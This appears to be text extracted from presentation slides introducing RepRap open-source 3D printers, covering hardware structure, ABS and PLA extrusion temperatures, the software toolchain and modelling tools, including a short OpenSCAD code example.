



There're so many different types. What's  
the difference of them and which one  
should I choose?


# Open-source Hardware: RepRap




- Hardware, toolchain and firmware are all open-sourced
- Many generations' derivation and optimization





# RepRap Pursa Mendel: Mechanical Structure



# RepRap: Electrical Structure



# RepRap: Mainboard and Processor




# RepRap: material

- ABS(Acrylonitrile butadiene styrene), with extruding temperature 210-230 °C
- PLA(Polylactic acid), with extruding temperature 170-180 °C



# Model Processing



# Software Toolchain

- 3D Modeling Software
- Model Fix Tools
- Slicer
- 3D Printer Control Software
- 3D Printer Firmware
- More detailed introduction soon ...



# RepRap Toolchain Internals

---


## Data Flow:




## Control Flow:



# Model Data Processing



# 3D Modeling: SketchUp




# 3D Modeling: OpenSCAD



OpenSCAD – test.scad

```
module BezConic(p0,p1,p2,steps=5,h=10) {  
    stepsize1 = (p1-p0)/steps;  
    stepsize2 = (p2-p1)/steps;  
  
    for (i=[0:steps-1]) {  
        assign(point1 = p0+stepsize1*i)  
        assign(point2 = p1+stepsize2*i)  
        assign(point3 = p0+stepsize1*(i+1))  
        assign(point4 = p1+stepsize2*(i+1)) {  
            assign(bpoint1 = point1+(point2-point1)*(i/steps))  
            assign(bpoint2 = point3+(point4-point3)*((i+1)/steps))  
        }  
        //polygon(points=[bpoint1,bpoint2,p1]);  
        linear_extrude(height=h) polygon(points=[bpoint1,bp  
oint2,p1]);  
    }  
}  
  
module YaHei_contour00x5b89_skeleton() {  
translate([0,0,-10/2]) linear_extrude(height=10) polygon( points=[  
    [30, 38], [33, 40], [33, 37],  
    [30, 30], [25, 24], [42.5, 24.0],  
    [60, 24], [63, 23], [60, 21],  
    [55.0, 21.0], [50, 21], [46, 12],  
    [37, 3], [50, -3], [59, -6],  
    [61, -9], [58, -9], [49, -6],  
    [35, 0], [24, -7], [4, -9],  
    [1, -8], [3, -6], [23, -4],  
    [31, 2], [22, 5], [17, 7],  
]  
};  
Viewport: translate = [ 0.00 0.00 0.00 ], rotate = [ 48.70 0.00 308.70 ], distance = 1953.29
```



# 3D Modeling: Kinect + ReconstructMe




# Model Fixing: netfabb

netfabb Cloud Service - Beta

